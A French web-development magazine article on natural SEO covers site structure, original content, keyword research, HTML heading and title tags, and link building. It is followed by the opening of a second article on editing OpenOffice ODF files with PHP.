Quoi qu'il en soit, il ne suffit plus aujourd'hui d'aligner des listes interminables de mots clés cachées dans un pied de page, ou encore en les rendant invisibles via de la couleur ou en les inscrivant dans des pages annexes dédiées aux moteurs de recherche et sans intérêt pour le visiteur. Cette époque est désormais révolue, on ne conçoit plus d'un côté un site pour les moteurs de recherche, optimisé avec des tonnes de mots clés et de balises sémantiques, et de l'autre un site plus agréable et riche, destiné à l'internaute. Les moteurs de recherche font la chasse à ces pratiques car ils tentent de rendre leurs algorithmes de calcul encore plus efficaces et fins, afin de délivrer des résultats de recherche toujours plus pertinents aux utilisateurs. Cela va effectivement de pair avec l'augmentation exponentielle du volume de sites et de pages sur Internet. Plus de résultats à classer implique logiquement des techniques de tri plus poussées !

Ainsi, on peut affirmer que l'on doit aujourd'hui concevoir son site avant tout pour l'internaute mais en y incorporant les techniques de référencement modernes, elles aussi allant de plus en plus dans ce sens là.

Nous allons dresser ici les principaux aspects généraux de la rédaction de contenu, avant de s'intéresser aux techniques à utiliser pour optimiser tout ce travail selon les standards actuels des moteurs de recherche.

Structure

La structure, autrement dit le squelette d'un site, est la base du référencement naturel. En effet, il sera impossible de faire ressortir son contenu dans un moteur de recherche si celui ci n'a pas accès aux pages pour les ranger dans sa base de données. C'est à ce moment là que l'on va choisir, en collaboration avec les développeurs le cas échéant, les technologies compatibles avec les robots d'exploration des moteurs de recherche.

La règle consiste premièrement à ne choisir en aucun cas des technologies non interprétées par ces robots, au risque d'interdire le passage de ceux ci, sans forcément l'avoir souhaité. Voici quelques unes des technologies à bannir lors de la construction de l'architecture de son site :

- Le Flash.
- Le JavaScript.
- L'Ajax.
- Les frames.

Bien évidemment il n'est pas interdit de les utiliser pour des parties bien précises du site (le flash pour des animations, le JavaScript pour activer des fonctions etc), mais elles ne doivent pas être employées dans le but de structurer les adresses des pages de son site par exemple. Pour qu'un robot parcoure toutes les pages pertinentes, il faut qu'il ait accès aux liens pointant vers celles- ci, la technologie html permettant cela. D'ailleurs de manière générale, le html est vivement conseillé car facilement interprété par les robots d'indexation. Un code propre, organisé et concis sera également un atout.

De la même façon, un robot va donner plus d'importance à une page si le lien vers celle-ci est situé en haut de page, et/ou s'il y a à l'intérieur du site plusieurs références à cette page. De la même façon que le visiteur d'ailleurs. D'où cette nécessité de concevoir son site à l'attention de l'internaute. Le référencement apportera dans ce cas des solutions techniques, pas de la pertinence.

Contenu

Nous voici de nouveau à parler de contenu. Il s'agit certes du cœur de notre article, mais je me devais d'en parler dans cette partie dédiée au référencement naturel tant son importance est primordiale. Le contenu fait partie des trois grands axes dont nous parlons ici.

Un site bien structuré, au code optimisé pour le référencement ne suffit pas ! Comment répondre à une question posée par l'internaute lors d'une recherche sur *Google* si l'on a pas de réponse à fournir ? Toute la problématique est là : il faut donner de l'information en adéquation avec ce que cherche la personne, cette dernière ayant entré un mot-clé dans un moteur de recherche pour signifier sa question. Le moteur de recherche a pour mission de détecter les pages web les plus à même de répondre à cette demande. Pour cela il va parcourir le contenu des pages et déterminer celles dont le contenu se rapproche le plus possible du mot-clé entré par l'internaute.

Une fois que le moteur a repéré les pages contenant le ou les mots-clés dans son texte, et ce de manière plus ou moins fréquente, il va les classer en fonction de l'intérêt par rapport au mot-clé. On ne connaît pas précisément tous les critères de tri (le *Page Rank de Google* reste en majorité une énigme...) mais les moteurs se basent sur quelques uns de ces indicateurs :

- présence répétée (pas de manière abusive non plus) du mot clé dans le texte,
- présence de ces expressions dans les titres de paragraphes, et les balises html (voir plus loin),
- plusieurs liens internes au site dirigent vers cette page sont nombreux et contiennent le mot-clé dans la partie cliquable,
- des liens externes, autrement dit les *recommandations* issues de sites tiers parlant d'un sujet proche dirigent vers cette page.

Pour résumer, les notions de pertinence et de popularité sont prises en compte pour comparer une page par rapport aux autres et ainsi proposer un classement des pages. La première étant jugée la plus pertinente par le robot, elle sera très souvent la plus visitée en premier lieu par l'internaute car placée en haut de la liste et donc visible au premier coup d'œil !

Pour des pages très similaires, un tri encore plus drastique sera effectué pour départager les *concurrents*. A ce niveau, la différence se fera également sur l'originalité du texte, la fréquence de mise-à-jour et bien sûr l'optimisation réalisée au niveau du référencement naturel. Tout cela sera analysé en détail dans la suite de cet article.

Liens

Nous avons évoqué l'importance de la popularité d'une page pour que celle-ci paraisse pertinente aux yeux des moteurs de recherche. En effet les liens sont absolument essentiels dans toute stratégie de référencement naturel.

D'un point de vue interne au site, le fait d'avoir plusieurs liens dirigeant vers une page voudra dire que le concepteur du site a souhaité donner de l'importance à celle-ci par rapport à d'autres, signifiant aux visiteurs, et donc aux moteurs de recherche, que le contenu de cette page en particulier requiert une attention particulière. Par exemple la page d'accueil est presque toujours liée sur la totalité des pages d'un site.

D'un point de vue externe, une page souvent liée à partir de l'extérieur, signifiera en quelque sorte que d'autres auteurs ont trouvé intéressant le contenu de celle-ci et qu'ils souhaitent diriger leurs lecteurs vers elle. Au plus les liens externes sont nombreux, au plus le moteur interprétera cette page comme bien *notée*. Bien sûr ces liens externes auront d'autant plus de poids qu'ils seront issus de sites/pages eux-même déjà populaires et bien notés !

Il est souvent difficile d'acquérir de manière spontanée des liens vers son site, surtout si celui-ci traite de sujets déjà maintes fois éprouvés et qu'il n'est pas un modèle du genre, ou alors qu'il est un peu jeune. La pratique du *netlinking* (création de liens) dans une stratégie de référencement naturel est indispensable pour assurer la réussite de celle-ci et de capitaliser sur les efforts réalisés sur la structure, le contenu et les liens internes.

Ainsi de nombreuses pratiques, dont les échanges de liens sont à étudier afin de gagner des liens en direction des pages stratégiques de son site. Bref de positionner sa page en tête de liste, sur un mot-clé donné, afin que celle-ci soit abondamment cliquée par les visiteurs (d'autant plus si le mot-clé en question est très concurrentiel et souvent recherché par les internautes). Les échanges de liens se pratiquent à l'amiable, il n'y a en principe aucune contrepartie financière. Un site A propose à un site *B* de placer chez lui un lien vers *A*. En échange, *A* placera un lien vers *B* afin de rétablir l'équité.

L'importance de la proximité des thèmes entre les deux pages/sites jouera, autant que le mot-clé utilisé pour rendre le lien cliquable. Bien sûr il sera d'autant plus bénéfique si le site faisant un lien vers vous est déjà très bien placé sur le mot-clé visé, en gros qu'il possède déjà de la pertinence aux yeux du moteur de recherche pour ce mot-clé là.

Créer un contenu original

Écrire pour les moteurs de recherche, c'est avant tout proposer une *réponse* potentielle à une question posée par un internaute. Nous l'avons déjà vu, il n'est plus d'actualité de créer un contenu spécifique pour les moteurs de recherche et un autre pour l'internaute. Les deux concepts vont cohabiter et il faudra que la page *séduise* autant le robot d'indexation du moteur que le visiteur.

Précision : ce n'est pas parce qu'une page sera souvent visitée par un internaute que son

positionnement dans *Google* sera meilleur... Les moteurs de recherche ne mesurent pas les visites d'une page, ils ont leurs propres critères dont nous venons de parler. Pour aller dans ce sens, nous aborderons plus loin les techniques destinées à optimiser le contenu. Nous allons ici nous concentrer plus précisément sur le fond du contenu à proprement parler, en abordant plusieurs points à avoir à l'esprit lorsque l'on écrit pour Internet et que l'on souhaite à la fois être trouvé sur les moteurs de recherche et satisfaire le lecteur..

Cible et thème

Il ne sera pas exagéré d'affirmer que la caractéristique première d'un contenu de qualité est son originalité. En effet, être le seul, ou l'un des seuls à traiter d'un sujet est gage d'un point de départ solide. Cela va souvent permettre de devenir référent dans son domaine, à condition que la qualité soit au rendez-vous. S'il n'y a qu'une page traitant intelligemment d'un sujet, elle sera forcément populaire !

Pour les moteurs de recherche, il y aura également l'avantage d'avoir peu ou pas de concurrence sur ce thème et ainsi d'être considéré par les robots d'indexation comme pertinent sur une requête en particulier. Logique en effet : plus il y a de pages répondant à la question, plus il sera difficile de ressortir dans les premiers résultats, la différence se faisant à ce niveau sur d'autres points, comme le nombre de liens pointant vers la page en particulier (en gros sa *note* donnée par les lecteurs - voir la partie sur le *netlinking* et le *Page Rank*).

Bien sûr un sujet peu populaire ne sera pas souvent cherché sur les moteurs et le volume de visites sera en conséquence... Mais après tout ne vaut il pas mieux cela ? C'est ce que l'on nomme le concept de la *longue traine* (*long tail*) qui consiste à être présent sur un grand nombre de mots-clés dits de niche, chacun amenant individuellement peu de visites. La somme de ces petits nombres de visites représentant au final un trafic conséquent.

Paraphraser ?

Il n'est pas donné à tout le monde de pouvoir traiter de sujets peu ou pas exploités sur le web, tant la masse d'information et de thème est impressionnante. Pour les lecteurs, comme pour les moteurs de recherche, il est totalement déconseillé, sous prétexte d'avoir du contenu riche, de copier-coller vulgairement d'autres pages. L'internaute cherchant à étoffer sa recherche en cliquant sur plusieurs résultats proposés par le moteur ne va certainement pas s'attarder sur les pages ayant le même article ou le même renseignement sur un produit, un service etc...

Pour les robots d'indexation, la sanction peut être immédiate pour les sites pratiquant le *contenu dupliqué* (*duplicate content*). Pour faire simple, les moteurs de recherche modernes font de plus en plus la chasse aux pages qui reprennent textuellement ce que d'autres sites diffusent déjà. En effet, le robot a besoin de classer les pages selon leur pertinence...Un site récemment lancé, qui n'a pas encore obtenu de crédibilité sur le moteur de recherche (liens externes, ancienneté...) et qui ne fait que reprendre des contenus déjà existants sur d'autres sites plus anciens et populaires n'aura pas beaucoup de chance de se positionner à leurs côtés.

Certains sites sont même black-listés, c'est-à-dire qu'ils ne ressortiront jamais sur des mots-clés car jugés néfastes ou abusifs par le moteur... Il est tout de même possible de traiter d'un sujet populaire de manière différente, en reprenant des extraits de ce qui existe déjà et en les réécrivant à sa manière. La règle et simple, nous pouvons le répéter : pas de copier-coller ! La différence pourra se faire sur :

- l'organisation des thèmes,
- les balises sémantiques (voir plus bas la partie sur l'optimisation),
- les images (voir plus bas),
- le style rédactionnel,
- les illustrations et exemples,
- le croisement de plusieurs sources,
- la mise-à-jour (voir plus loin),
- la contribution des lecteurs.

À noter : il est évident qu'on ne peut pas forcément tout créer ou inventer et dans le cas de la reprise stricte d'un extrait, il est de mise de citer ses sources comme dans tout bon ouvrage (apposition d'un lien vers l'article original par exemple). *Rendons à César...*

Mettre à jour !

Un élément différenciateur, pour les moteurs de recherche comme pour les lecteurs sera également la fréquence d'actualisation des pages. Quoi de plus frustrant que de tomber sur un contenu apparemment pertinent et de s'apercevoir qu'il date de quelques années ? Que les chiffres publiés sont d'un autre âge ? Ou tout simplement que le site semble être à l'abandon ?

Internet a développé une capacité à fournir de l'information massivement et très fréquemment via de nombreux outils : les newsletters, les flux RSS, les blogs, les réseaux sociaux... L'information va souvent directement aux personnes. Dans le cadre des moteurs de recherche, leur algorithme s'est mis au goût du jour, et permet de faire face à la mise à jour ultra rapide de ces sites. Les moteurs donnent ainsi de la pertinence à un site dont le contenu sera fréquemment mis-à-jour. C'est un gage de qualité, *Google* indexant même en temps réel les nouveaux articles de tel ou tel site ou blog ayant une forte notoriété alors qu'il y a peu de temps il fallait attendre plusieurs jours pour voir sa nouvelle page apparaître dans l'index.

Un site n'évoluant pas est un site mort, d'autant plus s'il y a un grand nombre de concurrents sur ce domaine. Le conseil est simple, il est nécessaire d'actualiser ses articles existants et d'en proposer régulièrement de nouveaux

Faire contribuer les lecteurs

L'originalité d'une page peut passer par des contributions externes à l'auteur. En effet, le web 2.0 a apporté tous ces principes de commentaires, discussions en temps réels, développement de son réseau etc. Il n'y a plus besoin de connaissances particulières pour réagir à un article ou donner son avis sur le produit proposé sur une boutique en ligne. C'est tout cela qui va donner une valeur ajoutée au contenu de base : il sera enrichi par les contributions des lecteurs, permettant également à la page de vivre toute seule (cela rejoint la notion de mise à jour, vue juste avant). Pour résumer, il est de mise de dire que *le monde attire le monde*. Un internaute fera d'autant plus confiance à un article que celui-ci est abondamment et fréquemment commenté.

Pour les sites marchands, la présence d'avis de consommateurs pour tel ou tel produit sera déterminant puisqu'un cyber acheteur moderne passe aujourd'hui beaucoup de temps à comparer les prix et à lire les avis d'autres acheteurs avant de faire son choix.

Nous allons maintenant nous intéresser à la partie plus technique de cet article, à savoir comment optimiser ses pages pour les moteurs de recherche, afin de leurs donner davantage de chance de se rendre visible sur les outils de recherche, les moteurs (*Google en tête*) étant très largement devenus la porte d'entrée sur Internet pour nombre de gens. A ce propos, de plus en plus d'internautes entreront le nom de leur site fétiche dans *Google* afin de cliquer sur le lien correspondant au lieu de rechercher dans la barre d'adresse ou dans leurs favoris. Un argument supplémentaire démontrant la suprématie de ce géant sur le web mondial.

Optimiser pour les moteurs de recherche

Si les règles abordées précédemment ont été respectées, il y a de fortes chances que la qualité soit au rendez vous. Pour maximiser la capacité d'une page à être positionnée correctement au cœur des résultats, un certain nombre d'optimisations, plus ou moins techniques, sont conseillées. Ces dernières auront entre autres buts de se mettre en conformité et d'aller dans le sens actuel des algorithmes des robots, ces derniers parcourant le web

pour indexer les pages afin que le moteur de recherche les prenne en compte dans les résultats.

Organiser le contenu

Il est important de bien organiser l'information, cela sera bénéfique une fois de plus autant au lecteur, qui s'y retrouvera mieux, qu'au robot d'indexation, qui classera plus intelligemment les pages en fonction de leurs thèmes.

Les mots clés

Comment savoir quels mots clés seront populaires ou non pour ses futures pages? Voici quelques méthodes permettant de générer des idées avant de les mettre à l'épreuve. Il va de soit que le texte doit être rédigé *en dur* et non affiché via une image pour être interprété :

- un *brainstorming* permettant de lister les expressions les plus représentatives de la future page,
- une observation des sites concurrents,
- un test de ces différentes expressions sur les outils de génération de mots clés, comme celui de *Google Adwords* (voir encadré) afin de connaître le volume de recherche de ceux-ci, d'en sélectionner des principaux et d'envisager d'autres variantes.

L'idée de base, préconisée par tous les référenceurs est de créer une page par thème et par univers de mots-clés. Cela ne servira à rien de vouloir caser des dizaines de mots-clés différents dans la même page car cela diluera chacun des univers, rendant l'information difficile à identifier. De même il sera plus compliqué de rivaliser avec des pages d'autres sites traitant exclusivement de ce thème là. Plus le site traitera de sujets précis et nombreux, plus il sera primordial de subdiviser son architecture de pages. Prenons l'exemple d'un guide de voyages...

Le rédacteur souhaite proposer un guide complet pour de nombreux pays, il va donc se retrouver avec des dizaines, voire des centaines de pays à traiter, issus des différentes régions du globe. La solution la plus simple est de prévoir une structure en sections et sous sections, par exemple :

Continent => Amérique
Région => Amérique du Sud
Pays => Pérou

L'avantage étant que si le rédacteur souhaite par la suite traiter un continent qu'il n'a pas envisagé, il pourra créer une section dédiée, même si au final il n'y a qu'une seule page pays de créée. Il sera aussi plus facile de ranger les futures créations au fur et à mesure de leur rédaction.

Mots clés	Concurrence entre annonceurs	▼ Volume de recherche mensuel global
Mots clés en rapport avec le(s) terme(s) entré(s) - trié par pertinence		
perou		165 000
pérou		90 500
du pérou		14 800
au pérou		12 100
voyage pérou		5 400
carte pérou		2 900
bolivie pérou		1 600
ambassade pérou		1 300
voyage au pérou		1 300
circuit pérou		1 000
france pérou		1 000
drapeau pérou		880
nazca pérou		880
tourisme pérou		880
capitale pérou		720
climat pérou		720
maca pérou		720
machu pichu pérou		720
musique pérou		720
voyages pérou		720
ambassade du pérou		590
consulat pérou		590
guide pérou		590
maca du pérou		590
monnaie pérou		590
photos pérou		590
routard pérou		590
trek pérou		590
arequipa pérou		480

Figure 1. *Le générateur de mots clés de Google Adwords*

De plus, on pourra aller plus dans le détail des expressions clés si l'on a un thème ciblé. Par exemple, si l'on crée un page sur le Pérou, on pourra envisager toutes les expressions dérivées comme *voyage pérou*, *guide pérou*, *billet avion pérou* etc. Cela va dans le sens d'un plus large panel d'expressions clés, et donc de répondre à des requêtes de plus en plus fines. De la même façon, si l'auteur souhaite décrire les principales villes du Pérou , il pourra envisager un niveau supplémentaire contenant des pages villes :

Continent => Amérique
Région => Amérique du Sud
Pays => Pérou
Ville => Lima

Même si chacune comporte peu de texte, il est important de cibler les mots clés à distiller sur la page. Il serait inutile de vouloir créer une page trop compacte destinée à décrire tous les pays d'Amérique du Sud, rendant très difficile de se positionner sur le seul mot-clé *Pérou* par exemple, celui-ci étant noyé au milieu d'autres noms géographiques. Il sera plus simple de rivaliser avec un autre guide sur le Pérou si l'on a une page dédiée spécifiquement à ce pays, plutôt qu'un bloc indigeste, qui le sera pour l'internaute également.

Cet exemple n'est pas anodin puisque le secteur du voyage est l'un des plus concurrentiel sur le net, et que de nombreux sites très bien structurés apportent des informations détaillées et complètes sur chaque pays (on ne parle pas forcément que d'agences de voyages d'ailleurs). En résumé : l'augmentation du volume d'information appelle à une segmentation de celle-ci !!

Les titres et balises sémantiques

Une fois le thème des pages défini, il peut être intéressant de préparer la rédaction du contenu à la façon d'un plan détaillé avec titres et sous-titres. Cela a l'avantage, d'un point de vue purement pratique de savoir ce que l'on va mettre dans les différents paragraphes avant même de le rédiger, mais aussi et surtout de pouvoir donner plus ou moins d'importance aux différents mots-clés de la page et de le signifier de cette manière aux moteurs de recherche.

Les balise de titres de type <Hn>

En html, il existe des balises prévues pour structurer du texte via des titres. Ces balises `<h>`, pour `heading`, vont permettre de donner plus ou moins d'importance à un titre et de découper son texte en parties et sous parties. Continuons avec notre exemple, le mot-clé *Pérou* ayant donné différentes variantes plus ou moins populaires que nous distillerons dans

les titres selon les niveau de popularité et le contenu souhaité :

```
<h1>Pérou</h1>
<h2>Préparer votre voyage au Pérou</h2>
<h3>Carte du Pérou</h3>
<h3>Climat du Pérou</h3>
<h2>Tourisme au Pérou</h2>
<h3>Hôtels au Pérou</h3>
<h3>Trek au Pérou</h3>
```

Nous avons ici un titre principal, deux grandes sections, elles mêmes découpées en deux subdivisions chacune. Sans mise en forme particulière, les balises `<h>` grossissent le texte injecté dans la balise en fonction du niveau donné. Le texte en `<h1>` sera ainsi plus gros que celui en `<h2>` etc... Tout cela n'empêche en rien de créer ses propres styles, grâce à la feuille de style (CSS), en appliquant aux différentes balises `<h>` des classes et propriétés stylistiques.

D'un point de vue référencement, ces balises sont extrêmement importantes car les moteurs de recherche vont se baser dessus pour donner de l'importance aux termes injectés dans la balise (comme le ferait un lecteur humain d'ailleurs). Les robots vont identifier par là même les thèmes principaux de la page et avoir un meilleure vision de la pertinence de celle-ci par rapport à une requête.

Un bon rédacteur/référenceur n'oubliera donc pas ces balises ! Ce sont même des éléments à avoir à l'esprit dès la conception même du site afin de prévoir l'architecture de sa page, d'un point de vue graphique (à quel endroit afficher un titre avec une police plus importante, avec quelle couleur et alignement?) que technique (ce sont des balises html, rappelez-vous !) voire marketing : quel message veut-on mettre en avant ?

La prise en compte de ces besoins, couplés avec la bonne utilisation des mots-clés dans ces balises sera un facteur non négligeable de succès. Le référenceur va distiller les mots-clés à l'intérieur de ces titres, en allant du général au particulier, encore une fois comme dans un plan détaillé. Le mot-clé principal, le plus populaire (données du générateur de mots clés *Google Adwords*), sera injecté dans la balise `<h1>`, les mots clés dérivés ou secondaires dans les `<h2>` etc.

Les balises de mise en emphase

Il est souvent judicieux de signaler au lecteur les termes importants à l'intérieur d'un texte en les mettant en évidence via du gras ou du souligné par exemple. Le souligné étant en web le symbole des liens, le gras sera plus appropriés pour donner de l'importance visuelle à un mot. Pour cela, la balise `html` correspondante la plus simple sera `<b>` (*bold*). D'un point de vue référencement, il est cependant conseillé d'utiliser la balise `<strong>`, qui aura le même rendu visuel mais qui est interprété par les moteurs de recherche comme donnant de l'importance à une expression.

Les balises d'en tête

Il s'agit ici de balises qui n'auront pas d'impact visuel sur la page à proprement parler, mais qui sont tout aussi importantes dans le cadre d'une stratégie de référencement. La seule qui ait son utilité aujourd'hui est la balise `<title>`. Cette dernière se place dans le `<head>` de la page, avant le `<body>`. Le texte de cette balise sert à définir ce que l'on va trouver dans la page. En effet, c'est ce texte qui est affiché en titre (bleu foncé pour *Google*) de chaque résultat de recherche. Il a donc une double utilité :

- Donner un aperçu à l'internaute du contenu de la page. Un titre non accrocheur ou éloigné du contenu n'aura aucun intérêt.
- Mettre en avant les mots-clés principaux de la page car cette balise reste encore aujourd'hui très importante aux yeux des moteurs de recherche.

Un bon `<title>` ne doit pas être un enchaînement de mots-clés comme cela se pratiquait (et se pratique encore malheureusement) à l'époque où le référencement ne se préoccupait pas des internautes. Le `<title>` doit contenir les mots clés les plus importants, sous forme d'une semi-phrase d'une soixantaine de caractères environ. La place des termes a son importance. Le premier mot du titre prendra plus de poids pour le moteur de recherche, tout comme sa répétition plus loin dans le `<title>` et le fait qu'on retrouvera dans le contenu et les balises `<h>` au sein de la page elle même.

Un bon title pourrait être, toujours selon notre exemple : `<title>`. Voyage pérou préparer votre séjour au Pérou avec notre guide de voyage`</title>`.

Il existe d'autres balises d'en tête telles que la `<meta name=description>` et `<meta name=keywords>`. Ces deux dernières n'ont plus aucun impact sur le référencement naturel depuis quelque temps, il n'est donc pas utile de revenir dessus. Seule la description peut être intéressante, d'un point de vue marketing car ce petit résumé va souvent être affiché en dessous du titre de chaque résultat de recherche. Un soin particulier sera donc apporté à la rédaction et à l'aspect accrocheur. Il n'est pas nécessaire d'y injecter des mots clés en particulier cela dit.

Les images

Les images en elles même n'ont pas d'intérêt pour les moteurs de recherche car elles ne sont pas parcourues par les robots. Seul le code *html* associé est interprété, c'est pour cela qu'il peut être utile de décrire l'image avec quelques mots clé afin de créer de la sémantique autour d'elle. Tel est le but de la balise `alt`, qui affiche un texte à la place de l'image lorsque celle ci ne s'affiche pas sur le site. Cette balise est appréciée par les moteurs de recherche, il y a donc un réel intérêt à la renseigner en restant dans l'univers de mots-clé de la page en question.

Voici le bon format d'encodage d'une image pour les moteurs de recherche :

```
<img src="/nom _ de _ image.gif"
alt="descriptif de l'image"/>
```

Diffuser son contenu grâce aux liens

Nous avons vu plus haut que les liens constituaient le nerf de la guerre en terme de référencement naturel. Il faudra dans sa stratégie apporter un soin tout particulier à ceux-ci afin de générer de la popularité, au sens des moteurs de recherche, aux pages de son site.

Terminologie

- *Page Rank* : nom de l'un des composants de l'algorithme de *Google*. Il lui permet de déterminer la popularité d'une page en fonction des liens qui pointent vers elle. Il rentre en compte dans le calcul de la position d'une page par rapport à une recherche, mais n'est pas l'unique facteur. Le *Page Rank* réel d'une page n'est pas accessible, seule une note de 1 à 10 est rendue publique via la barre d'outil *Google* et repris par de nombreux outils sur le web.
- *Long tail* : en référencement, ce principe consiste à ce qu'un grand nombre de mots clés, apportant individuellement un petit nombre de visites, génèrent au global un volume de trafic conséquent.
- *Duplicate content* : lorsqu'une même page est accessible depuis plusieurs urls, ou lorsque deux pages de sites différents ont le même contenu, on parle de contenu dupliqué, pratique très peu appréciée par *Google* pouvant conduire au bannissement de son index.
- *Html* : *HyperText Markup Language*. C'est le langage de programmation d'un site web le plus répandu et le plus facile à interpréter par les outils de recherche. Il permet en autre de structurer l'écriture du code d'une page.

En interne

Le maillage des pages d'un site entre-elles va permettre aux moteurs, et par là même aux visiteurs humains, de se diriger vers les pages importantes contenant des informations susceptibles de les intéresser, ou vers lesquelles ont veut le diriger (page d'inscription pour un site commercial par exemple).

Plus une page contiendra de liens vers elle dans tout le site, plus elle sera considérée comme populaire et donc aura une importance supérieure à d'autres. Du point de vue de *Google*, cela se traduira par une diffusion plus ou moins importante du *Page Rank* de la page d'accueil du site vers les pages internes. Un référenceur avisé prendra le temps de construire l'architecture de liens de son site en distillant habillement le nombre de liens en direction de telle ou telle partie, telle ou telle page en particulier. On parle dans la littérature web de *Page Rank Sculpting*, ou comment maîtriser la diffusion interne du *Page Rank*.

Une page très pertinente mais accessible après plusieurs clics, d'un seul emplacement par exemple ne pourra bénéficier de cette *popularité* interne, et aura moins de chance d'être repérée comme telle par les robots d'indexation et l'internaute. Encore une fois, la logique des visiteurs humains rejoint celle des robots... Il est fortement conseillé, dans le cadre d'articles par exemple, de faire des liens vers des pages traitant d'un sujet proche afin d'amener le lecteur à les parcourir, et de signifier aux moteurs de recherche que telle ou telle page sont connexes en terme d'univers de mots clés.

Les liens externes

Un travail de référencement soigné ne pourra avoir véritablement d'impact que si les sites et les pages possèdent un certain nombre de liens issus de l'extérieur. Nous avons parlé tout à l'heure de la notion de popularité et de *Page Rank*, dans le cas de *Google*. En effet, pour qu'une page ressorte sur une expression clé concurrentielle, il est obligatoire que celle-ci reçoive une *note* de la part de sites tiers. En effet, les moteurs ne se basent pas uniquement sur le site en lui même, ils l'envisagent au milieu de plusieurs autres afin de décider s'il est digne de confiance et s'il est plébiscité par d'autres.

Un contenu de qualité génèrera forcément l'intérêt de ses pairs et sera susceptible d'amener des liens, en quelque sorte des recommandations. Ce qui nous ramène à la question de l'originalité et la qualité du contenu dont nous parlions précédemment. Il n'est pas exclu de faire des liens dirigeants vers d'autres sites dans la mesure ou les thèmes sont proches. Des recommandations vers d'autres sites peuvent en amener vers le sien...

Il faut parfois forcer le destin... Le *netlinking* est une pratique très répandue et permet de créer des liens vers son site, ou vers une page en particulier que l'on souhaite bien référencer. En prenant contact avec d'autres webmasters de sites ayant une thématique proche, il sera alors possible de négocier la mise en place d'un lien en échange d'un retour du même type en sa faveur.

Pour finir sur ce point, voici quelques recommandations pour qui souhaite pratiquer le *netlinking :*

- Contacter des sites ayant un thème ou des pages à contenu similaire.
- Ne pas générer de liens massivement (encodage dans un pied de page par exemple).
- Ne pas utiliser le même mot-clé pour chaque nouveau lien créé.
- Faire en sorte d'apparaître au cœur du contenu de la page externe, pour paraître plus naturel et profiter de l'environnement sémantique.
- Éviter les pratiques de type spam et l'achat de liens.

Voici comment construire un lien html optimisé pour le référencement, à l'aide de la balise `<a>` :

```
<a href="http://www.nom-du-site.com/
nom-page.html">Mot clé</a>
```

Conclusion

Les moteurs de recherche sont en mutation constante et cherchent à proposer des résultats de plus en plus pertinents et complets à leurs utilisateurs. Les contenus textuels sont primordiaux, cela a été démontré tout au long de cet article, de même que la mise en place d'une vraie stratégie de référencement naturel.

Mesurer le succès de son référencement naturel passera avant tout par l'évolution des visites provenant des moteurs de recherche, information fournie par son outil de mesure statistique. De nombreux outils de suivi de positionnement permettent d'étudier quelle position se situe une page par rapport à telle ou telle requête, mais l'indicateur principal reste tout de même le trafic sur son site. En outre, l'utilisation des outils fournis par *Google Webmaster Tools* est vivement conseillée car elle met à disposition des informations sur l'exploration des pages par le robot, le nombre de liens entrants etc...

Le succès d'un site web, peut passer par le référencement naturel, mais pas uniquement. Il est d'ailleurs très judicieux de diversifier ses sources de trafic, un contenu de qualité sera toujours apprécié de ses visiteurs, quelque soit la manière dont il est diffusé : achat de liens sponsorisés, inscription aux plates-formes d'affiliation mettant en relation les éditeurs et les annonceurs, diffusion de son nom entrainant de la notoriété, envois de mails pour promouvoir son activité etc.

Bref, nous en revenons encore une fois à la règle qui nous a suivi tout au long de cet article, à savoir qu'il faut penser avant tout au visiteur, et que si l'on a cela à l'esprit, le trafic devrait découler logiquement de tous les efforts de promotion. Le référencement naturel fait indéniablement parler de lui à l'heure où il devient nécessaire de se rendre visible sur les moteurs de recherche, ces sites un peu à part, sortes de guides nous permettant de nous y retrouver un tant soit peut au milieu de cette information abondante.

Sur Internet

- *http://www.abondance.com/* – Un site faisant autorité sur le référencement et les moteurs,
- *http://www.secrets2moteurs.com* – Compile entre autres de nombreuses sources d'actualité,
- *http://www.webrankinfo.com* – Possède un forum très dynamique autour du référencement,
- *https://adwords.google.fr/select/KeywordToolExternal* – Générateur de mots clés de Google Adwords,
- *http://www.google.com/webmasters/* – Inscription aux outils pour les webmasters fournis par Google pour suivre le comportement de son site sur ce moteur.

THOMAS NESTOLAT


L'auteur travaille depuis quelques années dans le domaine du référencement. Il occupe aujourd'hui le poste de Responsable du référencement et du contenu pour un acteur important du web français. Il a eu l'opportunité de mettre au service de plusieurs sites ses compétences en référencement naturel, qu'il enrichit de jour en jour en multipliant les expériences, les tests techniques et les échanges humains.

Édition de documents
OpenOffice ODF avec PHP

Il est fréquent de vouloir proposer des documents à vos internautes : documentation, factures, coupons d'inscription ou de réduction... et évidemment vous aimeriez les éditer dynamiquement. Le format ODF (Open Document Format) compatible OpenOffice est certainement l'un des plus adaptés à vos besoins.

Cet article explique :
- Comment éditer un document ODF avec PHP.

Ce qu'il faut savoir :
- Notions de base PHP.
- Les bases de la POO.

Niveau de difficulté 

Lorsque vous éditez un document sur *OpenOffice* vous le sauvegardez en général en ODF pour *Open Document Format*. Le fichier ainsi généré est en fait une archive *zip* contenant des fichiers XML. Et cela facilite grandement le travail, car qui dit XML dit édition simplifiée. À l'inverse du format DOCX (de *Microsoft*), ODF est un format ouvert et il ne faut surtout pas se garder de le préciser.

Revenons à notre fichier ODF. Faites l'expérience: ouvrez *OpenOffice*, créez un ficher en tapant *toto* à l'intérieur. Sauvez le fichier puis ouvrez ce dernier dans un gestionnaire d'archive comme *WinZip* sur *Windows* ou le *Gestionnaire d'archive* de *Gnome sur Linux*.

Vous y verrez alors une liste de fichiers qui ont chacun une spécificité. Styles, paramètres, contenu... Celui qui va nous intéresser est *content.xml*.

Ouvrez ce fichier dans un éditeur de texte. Cherchez la chaîne *toto* et vous la trouverez. Effectivement, le contenu de notre fichier ODF est bel et bien dans *content.xml*.

Vous comprenez alors que cela va être plutôt simple pour nous. En règle générale, il ne suffira que d'extraire l'archive zippée, modifier le fichier *content.xml* puis reconstruire l'archive pour éditer dynamiquement un fichier ODF.

Ce dont on a besoin

Il nous faudra *OpenOffice*, la dernière version en date serait un bon point pour vous mais toutes les versions qui gère le format ODF feront l'affaire. Préférez une version 3 minimum.

Coté PHP, il vous faudra l'extension *zip*. Pour l'installation, il existe plusieurs solutions. Sur Linux il suffit de chercher dans votre gestionnaire de paquet si elle n'est pas déjà packagée. Vous pouvez aussi utiliser PECL ou vérifier que PHP n'a pas simplement été compilé avec l'option `--enable-zip`.

Pour *Windows* il faut activer *php_zip.dll* dans le *php.ini*.

Après avoir installé convenablement l'extension, vous allez pouvoir utiliser la classe `ZipArchive`.

